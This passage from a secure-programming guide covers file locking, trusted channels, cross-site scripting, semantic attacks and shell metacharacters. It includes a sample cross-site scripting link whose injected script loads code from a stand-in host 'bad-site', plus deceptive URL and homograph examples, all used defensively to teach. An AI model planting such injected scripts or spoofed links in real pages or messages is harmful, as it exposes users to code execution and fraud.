I should note that the Openwall Linux patch from http://www.openwall.com/linux/ includes an optional ``temporary file directory'' policy that counters many temporary file based attacks. The Linux Security Module (LSM) project includes an "owlsm" module that implements some of the OpenWall ideas, so Linux Kernels with LSM can quickly insert these rules into a running system. When enabled, it has two protections:

- Hard links: Processes may not make hard links to files in certain cases. The OpenWall documentation states that "Processes may not make hard links to files they do not have write access to." In the LSM version, the rules are as follows: if both the process' uid and fsuid (usually the same as the euid) is is different from the linked−to−file's uid, the process uid is not root, and the process lacks the FOWNER capability, then the hard link is forbidden. The check against the process uid may be dropped someday (they are work−arounds for the atd(8) program), at which point the rules would be: if both the process' fsuid (usually the same as the euid) is is different from the linked−to−file's uid and and the process lacks the FOWNER capability, then the hard link is forbidden. In other words, you can only create hard links to files you own, unless you have the FOWNER capability.
- Symbolic links (symlinks): Certain symlinks are not followed. The original OpenWall documentation states that "root processes may not follow symlinks that are not owned by root", but the actual rules (from looking at the code) are more complicated. In the LSM version, if the directory is sticky ("+t" mode, used in shared directories like /tmp), symlinks are not followed if the symlink was created by anyone other than either the owner of the directory or the current process' fsuid (which is usually the effective uid).

Many systems do not implement this openwall policy, so you can't depend on this in general protecting your system. However, I encourage using this policy on your own system, and please make sure that your application will work when this policy is in place.

7.10.2. Locking

There are often situations in which a program must ensure that it has exclusive rights to something (e.g., a file, a device, and/or existence of a particular server process). Any system which locks resources must deal with the standard problems of locks, namely, deadlocks (``deadly embraces''), livelocks, and releasing ``stuck'' locks if a program doesn't clean up its locks. A deadlock can occur if programs are stuck waiting for each other to release resources. For example, a deadlock would occur if process 1 locks resources A and waits for resource B, while process 2 locks resource B and waits for resource A. Many deadlocks can be prevented by simply requiring all processes that lock multiple resources to lock them in the same order (e.g., alphabetically by lock name).

7.10.2.1. Using Files as Locks

On Unix−like systems resource locking has traditionally been done by creating a file to indicate a lock, because this is very portable. It also makes it easy to ``fix'' stuck locks, because an administrator can just look at the filesystem to see what locks have been set. Stuck locks can occur because the program failed to clean up after itself (e.g., it crashed or malfunctioned) or because the whole system crashed. Note that these are ``advisory'' (not ``mandatory'') locks − all processes needed the resource must cooperate to use these locks.

However, there are several traps to avoid. First, don't use the technique used by very old Unix C programs, which is calling creat() or its open() equivalent, the open() mode O_WRONLY | O_CREAT | O_TRUNC, with the file mode set to 0 (no permissions). For normal users on normal file systems, this works, but this approach fails to lock the file when the user has root privileges. Root can always perform this operation, even when the file already exists. In fact, old versions of Unix had this particular problem in the old editor ``ed'' −− the symptom was that occasionally portions of the password file would be placed in user's files [Rochkind 1985, 22]! Instead, if you're creating a lock for processes that are on the local filesystem, you should use open() with the flags O_WRONLY | O_CREAT | O_EXCL (and again, no permissions, so that other processes with the same owner won't get the lock). Note the use of O_EXCL, which is the official way to create ``exclusive'' files; this even works for root on a local filesystem. [Rochkind 1985, 27].

Second, if the lock file may be on an NFS−mounted filesystem, then you have the problem that NFS version 2 doesn't completely support normal file semantics. This can even be a problem for work that's supposed to be ``local'' to a client, since some clients don't have local disks and may have *all* files remotely mounted via NFS. The manual for *open(2)* explains how to handle things in this case (which also handles the case of root programs):

"... programs which rely on [the O_CREAT and O_EXCL flags of open(2) to work on filesystems accessed via NFS version 2] for performing locking tasks will contain a race condition. The solution for performing atomic file locking using a lockfile is to create a unique file on the same filesystem (e.g., incorporating hostname and pid), use link(2) to make a link to the lockfile and use stat(2) on the unique file to check if its link count has increased to 2. Do not use the return value of the link(2) call."

Obviously, this solution only works if all programs doing the locking are cooperating, and if all non−cooperating programs aren't allowed to interfere. In particular, the directories you're using for file locking must not have permissive file permissions for creating and removing files.

NFS version 3 added support for O_EXCL mode in open(2); see IETF RFC 1813, in particular the "EXCLUSIVE" value to the "mode" argument of "CREATE". Sadly, not everyone has switched to NFS version 3 or higher at the time of this writing, so you can't depend on this yet in portable programs. Still, in the

long run there's hope that this issue will go away.

If you're locking a device or the existence of a process on a local machine, try to use standard conventions. I recommend using the Filesystem Hierarchy Standard (FHS); it is widely referenced by Linux systems, but it also tries to incorporate the ideas of other Unix−like systems. The FHS describes standard conventions for such locking files, including naming, placement, and standard contents of these files [FHS 1997]. If you just want to be sure that your server doesn't execute more than once on a given machine, you should usually create a process identifier as /var/run/NAME.pid with the pid as its contents. In a similar vein, you should place lock files for things like device lock files in /var/lock. This approach has the minor disadvantage of leaving files hanging around if the program suddenly halts, but it's standard practice and that problem is easily handled by other system tools.

It's important that the programs which are cooperating using files to represent the locks use the same directory, not just the same directory name. This is an issue with networked systems: the FHS explicitly notes that /var/run and /var/lock are unshareable, while /var/mail is shareable. Thus, if you want the lock to work on a single machine, but not interfere with other machines, use unshareable directories like /var/run (e.g., you want to permit each machine to run its own server). However, if you want all machines sharing files in a network to obey the lock, you need to use a directory that they're sharing; /var/mail is one such location. See FHS section 2 for more information on this subject.

7.10.2.2. Other Approaches to Locking

Of course, you need not use files to represent locks. Network servers often need not bother; the mere act of binding to a port acts as a kind of lock, since if there's an existing server bound to a given port, no other server will be able to bind to that port.

Another approach to locking is to use POSIX record locks, implemented through fcntl(2) as a ``discretionary lock''. These are discretionary, that is, using them requires the cooperation of the programs needing the locks (just as the approach to using files to represent locks does). There's a lot to recommend POSIX record locks: POSIX record locking is supported on nearly all Unix−like platforms (it's mandated by POSIX.1), it can lock portions of a file (not just a whole file), and it can handle the difference between read locks and write locks. Even more usefully, if a process dies, its locks are automatically removed, which is usually what is desired.

You can also use mandatory locks, which are based on System V's mandatory locking scheme. These only apply to files where the locked file's setgid bit is set, but the group execute bit is not set. Also, you must mount the filesystem to permit mandatory file locks. In this case, every read(2) and write(2) is checked for locking; while this is more thorough than advisory locks, it's also slower. Also, mandatory locks don't port as widely to other Unix−like systems (they're available on Linux and System V−based systems, but not necessarily on others). Note that processes with root privileges can be held up by a mandatory lock, too, making it possible that this could be the basis of a denial−of−service attack.

7.11. Trust Only Trustworthy Channels

In general, only trust information (input or results) from trustworthy channels. For example, the routines getlogin(3) and ttyname(3) return information that can be controlled by a local user, so don't trust them for security purposes.

In most computer networks (and certainly for the Internet at large), no unauthenticated transmission is trustworthy. For example, packets sent over the public Internet can be viewed and modified at any point along their path, and arbitrary new packets can be forged. These forged packets might include forged information

about the sender (such as their machine (IP) address and port) or receiver. Therefore, don't use these values as your primary criteria for security decisions unless you can authenticate them (say using cryptography).

This means that, except under special circumstances, two old techniques for authenticating users in TCP/IP should often not be used as the sole authentication mechanism. One technique is to limit users to ``certain machines'' by checking the ``from'' machine address in a data packet; the other is to limit access by requiring that the sender use a ``trusted'' port number (a number less that 1024). The problem is that in many environments an attacker can forge these values.

In some environments, checking these values (e.g., the sending machine IP address and/or port) can have some value, so it's not a bad idea to support such checking as an option in a program. For example, if a system runs behind a firewall, the firewall can't be breached or circumvented, and the firewall stops external packets that claim to be from the inside, then you can claim that any packet saying it's from the inside really does. Note that you can't be sure the packet actually comes from the machine it claims it comes from – so you're only countering external threats, not internal threats. However, broken firewalls, alternative paths, and mobile code make even these assumptions suspect.

The problem is supporting untrustworthy information as the only way to authenticate someone. If you need a trustworthy channel over an untrusted network, in general you need some sort of cryptologic service (at the very least, a cryptologically safe hash). See Section 11.5 for more information on cryptographic algorithms and protocols. If you're implementing a standard and inherently insecure protocol (e.g., ftp and rlogin), provide safe defaults and document the assumptions clearly.

The Domain Name Server (DNS) is widely used on the Internet to maintain mappings between the names of computers and their IP (numeric) addresses. The technique called ``reverse DNS'' eliminates some simple spoofing attacks, and is useful for determining a host's name. However, this technique is not trustworthy for authentication decisions. The problem is that, in the end, a DNS request will be sent eventually to some remote system that may be controlled by an attacker. Therefore, treat DNS results as an input that needs validation and don't trust it for serious access control.

Arbitrary email (including the ``from'' value of addresses) can be forged as well. Using digital signatures is a method to thwart many such attacks. A more easily thwarted approach is to require emailing back and forth with special randomly–created values, but for low–value transactions such as signing onto a public mailing list this is usually acceptable.

Note that in any client/server model, including CGI, that the server must assume that the client (or someone interposing between the client and server) can modify any value. For example, so–called ``hidden fields'' and cookie values can be changed by the client before being received by CGI programs. These cannot be trusted unless special precautions are taken. For example, the hidden fields could be signed in a way the client cannot forge as long as the server checks the signature. The hidden fields could also be encrypted using a key only the trusted server could decrypt (this latter approach is the basic idea behind the Kerberos authentication system). InfoSec labs has further discussion about hidden fields and applying encryption at http://www.infoseclabs.com/mschff/mschff.htm. In general, you're better off keeping data you care about at the server end in a client/server model. In the same vein, don't depend on HTTP_REFERER for authentication in a CGI program, because this is sent by the user's browser (not the web server).

This issue applies to data referencing other data, too. For example, HTML or XML allow you to include by reference other files (e.g., DTDs and style sheets) that may be stored remotely. However, those external references could be modified so that users see a very different document than intended; a style sheet could be modified to ``white out'' words at critical locations, deface its appearance, or insert new text. External DTDs could be modified to prevent use of the document (by adding declarations that break validation) or insert

different text into documents [St. Laurent 2000].

7.12. Set up a Trusted Path

The counterpart to needing trustworthy channels (see Section 7.11) is assuring users that they really are working with the program or system they intended to use.

The traditional example is a ``fake login'' program. If a program is written to look like the login screen of a system, then it can be left running. When users try to log in, the fake login program can then capture user passwords for later use.

A solution to this problem is a ``trusted path.'' A trusted path is simply some mechanism that provides confidence that the user is communicating with what the user intended to communicate with, ensuring that attackers can't intercept or modify whatever information is being communicated.

If you're asking for a password, try to set up trusted path. Unfortunately, stock Linux distributions and many other Unixes don't have a trusted path even for their normal login sequence. One approach is to require pressing an unforgeable key before login, e.g., Windows NT/2000 uses ``control−alt−delete'' before logging in; since normal programs in Windows can't intercept this key pattern, this approach creates a trusted path. There's a Linux equivalent, termed the Secure Attention Key (SAK); it's recommended that this be mapped to ``control−alt−pause''. Unfortunately, at the time of this writing SAK is immature and not well−supported by Linux distributions. Another approach for implementing a trusted path locally is to control a separate display that only the login program can perform. For example, if only trusted programs could modify the keyboard lights (the LEDs showing Num Lock, Caps Lock, and Scroll Lock), then a login program could display a running pattern to indicate that it's the real login program. Unfortunately, since in current Linux normal users can change the LEDs, the LEDs can't currently be used to confirm a trusted path.

Sadly, the problem is much worse for network applications. Although setting up a trusted path is desirable for network applications, completely doing so is quite difficult. When sending a password over a network, at the very least encrypt the password between trusted endpoints. This will at least prevent eavesdropping of passwords by those not connected to the system, and at least make attacks harder to perform. If you're concerned about trusted path for the actual communication, make sure that the communication is encrypted and authenticated (or at least authenticated).

It turns out that this isn't enough to have a trusted path to networked applications, in particular for web−based applications. There are documented methods for fooling users of web browsers into thinking that they're at one place when they are really at another. For example, Felten [1997] discusses ``web spoofing'', where users believe they're viewing one web page when in fact all the web pages they view go through an attacker's site (who can then monitor all traffic and modify any data sent in either direction). This is accomplished by rewriting URL. The rewritten URLs can be made nearly invisible by using other technology (such as Javascript) to hide any possible evidence in the status line, location line, and so on. See their paper for more details. Another technique for hiding such URLs is exploiting rarely−used URL syntax, for example, the URL ``http://www.ibm.com/stuff@mysite.com'' is actually a request to view ``mysite.com'' (a potentially malevolent site) using the unusual username ``www.ibm.com/stuff'. If the URL is long enough, the real material won't be displayed and users are unlikely to notice the exploit anyway. Yet another approach is to create sites with names deliberately similar to the ``real'' site − users may not know the difference. In all of these cases, simply encrypting the line doesn't help − the attacker can be quite content in encrypting data while completely controlling what's shown.

Countering these problems is more difficult; at this time I have no good technical solution for fully preventing ``fooled'' web users. I would encourage web browser developers to counter such ``fooling'', making it easier to spot. If it's critical that your users correctly connect to the correct site, have them use simple procedures to counter the threat. Examples include having them halt and restart their browser, and making sure that the web address is very simple and not normally misspelled (so misspelling it is unlikely). You might also want to gain ownership of some ``similar'' sounding DNS names, and search for other such DNS names and material to find attackers.

7.13. Use Internal Consistency–Checking Code

The program should check to ensure that its call arguments and basic state assumptions are valid. In C, macros such as assert(3) may be helpful in doing so.

7.14. Self–limit Resources

In network daemons, shed or limit excessive loads. Set limit values (using setrlimit(2)) to limit the resources that will be used. At the least, use setrlimit(2) to disable creation of ``core'' files. For example, by default Linux will create a core file that saves all program memory if the program fails abnormally, but such a file might include passwords or other sensitive data.

7.15. Prevent Cross–Site (XSS) Malicious Content

Some secure programs accept data from one untrusted user (the attacker) and pass that data on to a different user's application (the victim). If the secure program doesn't protect the victim, the victim's application (e.g., their web browser) may then process that data in a way harmful to the victim. This is a particularly common problem for web applications using HTML or XML, where the problem goes by several names including ``cross–site scripting'', ``malicious HTML tags'', and ``malicious content.'' This book will call this problem ``cross–site malicious content,'' since the problem isn't limited to scripts or HTML, and its cross–site nature is fundamental. Note that this problem isn't limited to web applications, but since this is a particular problem for them, the rest of this discussion will emphasize web applications. As will be shown in a moment, sometimes an attacker can cause a victim to send data from the victim to the secure program, so the secure program must protect the victim from himself.

7.15.1. Explanation of the Problem

Let's begin with a simple example. Some web applications are designed to permit HTML tags in data input from users that will later be posted to other readers (e.g., in a guestbook or ``reader comment'' area). If nothing is done to prevent it, these tags can be used by malicious users to attack other users by inserting scripts, Java references (including references to hostile applets), DHTML tags, early document endings (via </HTML>), absurd font size requests, and so on. This capability can be exploited for a wide range of effects, such as exposing SSL–encrypted connections, accessing restricted web sites via the client, violating domain–based security policies, making the web page unreadable, making the web page unpleasant to use (e.g., via annoying banners and offensive material), permit privacy intrusions (e.g., by inserting a web bug to learn exactly who reads a certain page), creating denial–of–service attacks (e.g., by creating an ``infinite'' number of windows), and even very destructive attacks (by inserting attacks on security vulnerabilities such as scripting languages or buffer overflows in browsers). By embedding malicious FORM tags at the right place, an intruder may even be able to trick users into revealing sensitive information (by modifying the behavior of an existing form). Or, by embedding scripts, an intruder can cause no end of problems. This is by no means an exhaustive

list of problems, but hopefully this is enough to convince you that this is a serious problem.

Most ``discussion boards'' have already discovered this problem, and most already take steps to prevent it in text intended to be part of a multiperson discussion. Unfortunately, many web application developers don't realize that this is a much more general problem. *Every* data value that is sent from one user to another can potentially be a source for cross−site malicious posting, even if it's not an ``obvious'' case of an area where arbitrary HTML is expected. The malicious data can even be supplied by the user himself, since the user may have been fooled into supplying the data via another site. Here's an example (from CERT) of an HTML link that causes the user to send malicious data to another site:

```
<A HREF="http://example.com/comment.cgi?mycomment=<SCRIPT
SRC='http://bad-site/badfile'></SCRIPT>"> Click here</A>
```

In short, a web application cannot accept input (including any form data) without checking, filtering, or encoding it. You can't even pass that data back to the same user in many cases in web applications, since another user may have surreptitiously supplied the data. Even if permitting such material won't hurt your system, it will enable your system to be a conduit of attacks to your users. Even worse, those attacks will appear to be coming from your system.

CERT describes the problem this way in their advisory:

> A web site may inadvertently include malicious HTML tags or script in a dynamically generated page based on unvalidated input from untrustworthy sources (CERT Advisory CA−2000−02, Malicious HTML Tags Embedded in Client Web Requests).

More information from CERT about this is available at
http://www.cert.org/archive/pdf/cross_site_scripting.pdf.

7.15.2. Solutions to Cross−Site Malicious Content

Fundamentally, this means that all web application output impacted by any user must be filtered (so characters that can cause this problem are removed), encoded (so the characters that can cause this problem are encoded in a way to prevent the problem), or validated (to ensure that only ``safe'' data gets through). This includes all output derived from input such as URL parameters, form data, cookies, database queries, CORBA ORB results, and data from users stored in files. In many cases, filtering and validation should be done at the input, but encoding can be done during either input validation or output generation. If you're just passing the data through without analysis, it's probably better to encode the data on input (so it won't be forgotten). However, if your program processes the data, it can be easier to encode it on output instead. CERT recommends that filtering and encoding be done during data output; this isn't a bad idea, but there are many cases where it makes sense to do it at input instead. The critical issue is to make sure that you cover all cases for every output, which is not an easy thing to do regardless of approach.

Warning − in many cases these techniques can be subverted unless you've also gained control over the character encoding of the output. Otherwise, an attacker could use an ``unexpected'' character encoding to subvert the techniques discussed here. Thankfully, this isn't hard; gaining control over output character encoding is discussed in Section 9.5.

One minor defense, that's often worth doing, is the "HttpOnly" flag for cookies. Scripts that run in a web browser cannot access cookie values that have the HttpOnly flag set (they just get an empty value instead). This is currently implemented in Microsoft Internet Explorer, and I expect Mozilla/Netscape to implement

this soon too. You should set HttpOnly on for any cookie you send, unless you have scripts that need the cookie, to counter certain kinds of cross−site scripting (XSS) attacks. However, the HttpOnly flag can be circumvented in a variety of ways, so using as your primary defense is inappropriate. Instead, it's a helpful secondary defense that may help save you in case your application is written incorrectly.

The first subsection below discusses how to identify special characters that need to be filtered, encoded, or validated. This is followed by subsections describing how to filter or encode these characters. There's no subsection discussing how to validate data in general, however, for input validation in general see Chapter 5, and if the input is straight HTML text or a URI, see Section 5.11. Also note that your web application can receive malicious cross−postings, so non−queries should forbid the GET protocol (see Section 5.12).

7.15.2.1. Identifying Special Characters

Here are the special characters for a variety of circumstances (my thanks to the CERT, who developed this list):

- In the content of a block−level element (e.g., in the middle of a paragraph of text in HTML or a block in XML):
  - "<" is special because it introduces a tag.
  - "&" is special because it introduces a character entity.
  - ">" is special because some browsers treat it as special, on the assumption that the author of the page really meant to put in an opening "<", but omitted it in error.
- In attribute values:
  - In attribute values enclosed with double quotes, the double quotes are special because they mark the end of the attribute value.
  - In attribute values enclosed with single quote, the single quotes are special because they mark the end of the attribute value. XML's definition allows single quotes, but I've been told that some XML parsers don't handle them correctly, so you might avoid using single quotes in XML.
  - Attribute values without any quotes make the white−space characters such as space and tab special. Note that these aren't legal in XML either, *and* they make more characters special. Thus, I recommend against unquoted attributes if you're using dynamically generated values in them.
  - "&" is special when used in conjunction with some attributes because it introduces a character entity.
- In URLs, for example, a search engine might provide a link within the results page that the user can click to re−run the search. This can be implemented by encoding the search query inside the URL. When this is done, it introduces additional special characters:
  - Space, tab, and new line are special because they mark the end of the URL.
  - "&" is special because it introduces a character entity or separates CGI parameters.
  - Non−ASCII characters (that is, everything above 128 in the ISO−8859−1 encoding) aren't allowed in URLs, so they are all special here.
  - The "%" must be filtered from input anywhere parameters encoded with HTTP escape sequences are decoded by server−side code. The percent must be filtered if input such as "%68%65%6C%6C%6F" becomes "hello" when it appears on the web page in question.
- Within the body of a <SCRIPT> </SCRIPT> the semicolon, parenthesis, curly braces, and new line should be filtered in situations where text could be inserted directly into a preexisting script tag.

- Server−side scripts that convert any exclamation characters (!) in input to double−quote characters (") on output might require additional filtering.

Note that, in general, the ampersand (&) is special in HTML and XML.

7.15.2.2. Filtering

One approach to handling these special characters is simply eliminating them (usually during input or output).

If you're already validating your input for valid characters (and you generally should), this is easily done by simply omitting the special characters from the list of valid characters. Here's an example in Perl of a filter that only accepts legal characters, and since the filter doesn't accept any special characters other than the space, it's quite acceptable for use in areas such as a quoted attribute:

```
# Accept only legal characters:
$summary =~ tr/A-Za-z0-9\ \.\://dc;
```

However, if you really want to strip away *only* the smallest number of characters, then you could create a subroutine to remove just those characters:

```
sub remove_special_chars {
 local($s) = @_;
 $s =~ s/[\<\>\"\'\%\;\(\)\&\+]//g;
 return $s;
}
# Sample use:
$data = &remove_special_chars($data);
```

7.15.2.3. Encoding (Quoting)

An alternative to removing the special characters is to encode them so that they don't have any special meaning. This has several advantages over filtering the characters, in particular, it prevents data loss. If the data is "mangled" by the process from the user's point of view, at least when the data is encoded it's possible to reconstruct the data that was originally sent.

HTML, XML, and SGML all use the ampersand ("&") character as a way to introduce encodings in the running text; this encoding is often called ``HTML encoding.'' To encode these characters, simply transform the special characters in your circumstance. Usually this means '<' becomes '<', '>' becomes '>', '&' becomes '&', and '"' becomes '"'. As noted above, although in theory '>' doesn't need to be quoted, because some browsers act on it (and fill in a '<') it needs to be quoted. There's a minor complexity with the double−quote character, because '"' only needs to be used inside attributes, and some extremely old browsers don't properly render it. If you can handle the additional complexity, you can try to encode '"' only when you need to, but it's easier to simply encode it and ask users to upgrade their browsers. Few users will use such ancient browsers, and the double−quote character encoding has been a standard for a long time.

Scripting languages may consider implementing specialized auto−quoting types, the interesting approach developed in the web application framework Quixote. Quixote includes a "template" feature which allows easy mixing of HTML text and Python code; text generated by a template is passed back to the web browser as an HTML document. As of version 0.6, Quixote has two kinds of text (instead of a single kind as most such languages). Anything which appears in a literal, quoted string is of type "htmltext," and it is assumed to be exactly as the programmer wanted it to be (this is reasoble, since the programmer wrote it). Anything which takes the form of an ordinary Python string, however, is automatically quoted as the template is executed. As

a result, text from a database or other external source is automatically quoted, and cannot be used for a cross−site scripting attack. Thus, Quixote implements a safe default − programmers no longer need to worry about quoting every bit of text that passes through the application (bugs involving too much quoting are less likely to be a security problem, and will be obvious in testing). Quixote uses an open source software license, but because of its venue identification it is probably GPL−incompatible, and is used by organizations such as the Linux Weekly News.

This approach to HTML encoding isn't quite enough encoding in some circumstances. As discussed in Section 9.5, you need to specify the output character encoding (the ``charset''). If some of your data is encoded using a different character encoding than the output character encoding, then you'll need to do something so your output uses a consistent and correct encoding. Also, you've selected an output encoding other than ISO−8859−1, then you need to make sure that any alternative encodings for special characters (such as "<") can't slip through to the browser. This is a problem with several character encodings, including popular ones like UTF−7 and UTF−8; see Section 5.9 for more information on how to prevent ``alternative'' encodings of characters. One way to deal with incompatible character encodings is to first translate the characters internally to ISO 10646 (which has the same character values as Unicode), and then using either numeric character references or character entity references to represent them:

- A numeric character reference looks like "&#D;", where D is a decimal number, or "&#xH;" or "&#XH;", where H is a hexadecimal number. The number given is the ISO 10646 character id (which has the same character values as Unicode). Thus И is the Cyrillic capital letter "I". The hexadecimal system isn't supported in the SGML standard (ISO 8879), so I'd suggest using the decimal system for output. Also, although SGML specification permits the trailing semicolon to be omitted in some circumstances, in practice many systems don't handle it − so always include the trailing semicolon.
- A character entity reference does the same thing but uses mnemonic names instead of numbers. For example, "<" represents the < sign. If you're generating HTML, see the HTML specification which lists all mnemonic names.

Either system (numeric or character entity) works; I suggest using character entity references for '<', '>', '&', and '"' because it makes your code (and output) easier for humans to understand. Other than that, it's not clear that one or the other system is uniformly better. If you expect humans to edit the output by hand later, use the character entity references where you can, otherwise I'd use the decimal numeric character references just because they're easier to program. This encoding scheme can be quite inefficient for some languages (especially Asian languages); if that is your primary content, you might choose to use a different character encoding (charset), filter on the critical characters (e.g., "<") and ensure that no alternative encodings for critical characters are allowed.

URIs have their own encoding scheme, commonly called ``URL encoding.'' In this system, characters not permitted in URLs are represented using a percent sign followed by its two−digit hexadecimal value. To handle all of ISO 10646 (Unicode), it's recommended to first translate the codes to UTF−8, and then encode it. See Section 5.11.4 for more about validating URIs.

7.16. Foil Semantic Attacks

A ``semantic attack'' is an attack in which the attacker uses the computing infrastructure/system in a way that fools the victim into thinking they are doing something, but are doing something different, yet the computing infrastructure/system is working exactly as it was designed to do. Semantic attacks often involve financial scams, where the attacker is trying to fool the victim into giving the attacker large sums of money (e.g., thinking they're investing in something). For example, the attacker may try to convince the user that they're

looking at a trusted website, even if they aren't.

Semantic attacks are difficult to counter, because they're exploiting the correct operation of the computer. The way to deal with semantic attacks is to help give the human additional information, so that when ``odd'' things happen the human will have more information or a warning will be presented that something may not be what it appears to be.

One example is URIs that, while legitimate, may fool users into thinking they have a different meaning. For example, look at this URI:

```
http://www.bloomberg.com@www.badguy.com
```

If a user clicked on that URI, they might think that they're going to Bloomberg (who provide financial commodities news), but instead they're going to www.badguy.com (and providing the username www.bloomberg.com, which www.badguy.com will conveniently ignore). If the badguy.com website then imitated the bloomberg.com site, a user might be convinced that they're seeing the real thing (and make investment decisions based on attacker–controlled information). This depends on URIs being used in an unusual way – clickable URIs can have usernames, but usually don't. One solution for this case is for the web browser to detect such unusual URIs and create a pop–up confirmation widget, saying ``You are about to log into www.badguy.com as user www.bloomberg.com; do you wish to proceed?'' If the widget allows the user to change these entries, it provides additional functionality to the user as well as providing protection against that attack.

Another example is homographs, particularly international homographs. Certain letters look similar to each other, and these can be exploited as well. For example, since 0 (zero) and O (the letter O) look similar to each other, users may not realize that WWW.BLOOMBERG.COM and WWW.BL00MBERG.COM are different web addresses. Other similar–looking letters include 1 (one) and l (lower–case L). If international characters are allowed, the situation is worse. For example, many Cyrillic letters look essentially the same as Roman letters, but the computer will treat them differently. Currently most systems don't allow international characters in host names, but for various good reasons it's widely agreed that support for them will be necessary in the future. One proposed solution has been to diplay letters from different code regions using different colors – that way, users get more information visually. If the users look at URI, they will hopefully notice the strange coloring. [Gabrilovich 2002] However, this does show the essence of a semantic attack – it's difficult to defend against, precisely because the computers are working correctly.

7.17. Be Careful with Data Types

Be careful with the data types used, in particular those used in interfaces. For example, ``signed'' and ``unsigned'' values are treated differently in many languages (such as C or C++).

Chapter 8. Carefully Call Out to Other Resources

Do not put your trust in princes, in mortal men,
who cannot save.

Psalms 146:3 (NIV)

Practically no program is truly self−contained; nearly all programs call out to other programs for resources, such as programs provided by the operating system, software libraries, and so on. Sometimes this calling out to other resources isn't obvious or involves a great deal of ``hidden'' infrastructure which must be depended on, e.g., the mechanisms to implement dynamic libraries. Clearly, you must be careful about what other resources your program trusts and you must make sure that the way you send requests to them.

8.1. Call Only Safe Library Routines

Sometimes there is a conflict between security and the development principles of abstraction (information hiding) and reuse. The problem is that some high−level library routines may or may not be implemented securely, and their specifications won't tell you. Even if a particular implementation is secure, it may not be possible to ensure that other versions of the routine will be safe, or that the same interface will be safe on other platforms.

In the end, if your application must be secure, you must sometimes re−implement your own versions of library routines. Basically, you have to re−implement routines if you can't be sure that the library routines will perform the necessary actions you require for security. Yes, in some cases the library's implementation should be fixed, but it's your users who will be hurt if you choose a library routine that is a security weakness. If can, try to use the high−level interfaces when you must re−implement something − that way, you can switch to the high−level interface on systems where its use is secure.

If you can, test to see if the routine is secure or not, and use it if it's secure − ideally you can perform this test as part of compilation or installation (e.g., as part of an ``autoconf'' script). For some conditions this kind of run−time testing is impractical, but for other conditions, this can eliminate many problems. If you don't want to bother to re−implement the library, at least test to make sure it's safe and halt installation if it isn't. That way, users will not accidentally install an insecure program and will know what the problem is.

8.2. Limit Call−outs to Valid Values

Ensure that any call out to another program only permits valid and expected values for every parameter. This is more difficult than it sounds, because many library calls or commands call lower−level routines in potentially surprising ways. For example, many system calls are implemented indirectly by calling the shell, which means that passing characters which are shell metacharacters can have dangerous effects. So, let's discuss metacharacters.

8.3. Handle Metacharacters

Many systems, such as the command line shell and SQL interpreters, have ``metacharacters'', that is, characters in their input that are not interpreted as data. Such characters might commands, or delimit data from commands or other data. If there's a language specification for that system's interface that you're using, then it certainly has metacharacters. If your program invokes those other systems and allows attackers to insert such metacharacters, the usual result is that an attacker can completely control your program.

One of the most pervasive metacharacter problems are those involving shell metacharacters. The standard Unix−like command shell (stored in /bin/sh) interprets a number of characters specially. If these characters are sent to the shell, then their special interpretation will be used unless escaped; this fact can be used to break programs. According to the WWW Security FAQ [Stein 1999, Q37], these metacharacters are:

```
& ; ` ' \ " | * ? ~ < > ^ ( ) [ ] { } $ \n \r
```

I should note that in many situations you'll also want to escape the tab and space characters, since they (and the newline) are the default parameter separators. The separator values can be changed by setting the IFS environment variable, but if you can't trust the source of this variable you should have thrown it out or reset it anyway as part of your environment variable processing.

Unfortunately, in real life this isn't a complete list. Here are some other characters that can be problematic:

- '!' means ``not'' in an expression (as it does in C); if the return value of a program is tested, prepending ! could fool a script into thinking something had failed when it succeeded or vice versa. In some shells, the "!" also accesses the command history, which can cause real problems. In bash, this only occurs for interactive mode, but tcsh (a csh clone found in some Linux distributions) uses "!" even in scripts.
- '#' is the comment character; all further text on the line is ignored.
- '−' can be misinterpreted as leading an option (or, as − −, disabling all further options). Even if it's in the ``middle'' of a filename, if it's preceded by what the shell considers as whitespace you may have a problem.
- ' ' (space), '\t' (tab), '\n' (newline), '\r' (return), '\v' (vertical space), '\f' (form feed), and other whitespace characters can have many dangerous effects. They can may turn a ``single'' filename into multiple arguments, for example, or turn a single parameter into multiple parameter when stored. Newline and return have a number of additional dangers, for example, they can be used to create ``spoofed'' log entries in some programs, or inserted just before a separate command that is then executed (if an underlying protocol uses newlines or returns as command separators).
- Other control characters (in particular, NIL) may cause problems for some shell implementations.
- Depending on your usage, it's even conceivable that ``.'' (the ``run in current shell'') and ``='' (for setting variables) might be worrisome characters. However, any example I've found so far where these are issues have other (much worse) security problems.

What makes the shell metacharacters particularly pervasive is that several important library calls, such as popen(3) and system(3), are implemented by calling the command shell, meaning that they will be affected by shell metacharacters too. Similarly, execlp(3) and execvp(3) may cause the shell to be called. Many guidelines suggest avoiding popen(3), system(3), execlp(3), and execvp(3) entirely and use execve(3) directly in C when trying to spawn a process [Galvin 1998b]. At the least, avoid using system(3) when you can use the execve(3); since system(3) uses the shell to expand characters, there is more opportunity for mischief in system(3). In a similar manner the Perl and shell backtick (`) also call a command shell; for more information on Perl see Section 10.2.

Since SQL also has metacharacters, a similar issue revolves around calls to SQL. When metacharacters are provided as input to trigger SQL metacharacters, it's often called "SQL injection". See SPI Dynamic's paper ``SQL Injection: Are your Web Applications Vulnerable?'' for further discussion on this. As discussed in Chapter 5, define a very limited pattern and only allow data matching that pattern to enter; if you limit your pattern to ^[0−9]$ or ^[0−9A−Za−z]*$ then you won't have a problem. If you must handle data that may include SQL metacharacters, a good approach is to convert it (as early as possible) to some other encoding before storage, e.g., HTML encoding (in which case you'll need to encode any ampersand characters too). Also, prepend and append a quote to all user input, even if the data is numeric; that way, insertions of white

space and other kinds of data won't be as dangerous.

Forgetting one of these characters can be disastrous, for example, many programs omit backslash as a shell metacharacter [rfp 1999]. As discussed in the Chapter 5, a recommended approach by some is to immediately escape at least all of these characters when they are input. But again, by far and away the best approach is to identify which characters you wish to permit, and use a filter to only permit those characters.

A number of programs, especially those designed for human interaction, have ``escape'' codes that perform ``extra'' activities. One of the more common (and dangerous) escape codes is one that brings up a command line. Make sure that these ``escape'' commands can't be included (unless you're sure that the specific command is safe). For example, many line−oriented mail programs (such as mail or mailx) use tilde (~) as an escape character, which can then be used to send a number of commands. As a result, apparently−innocent commands such as ``mail admin < file−from−user'' can be used to execute arbitrary programs. Interactive programs such as vi, emacs, and ed have ``escape'' mechanisms that allow users to run arbitrary shell commands from their session. Always examine the documentation of programs you call to search for escape mechanisms. It's best if you call only programs intended for use by other programs; see Section 8.4.

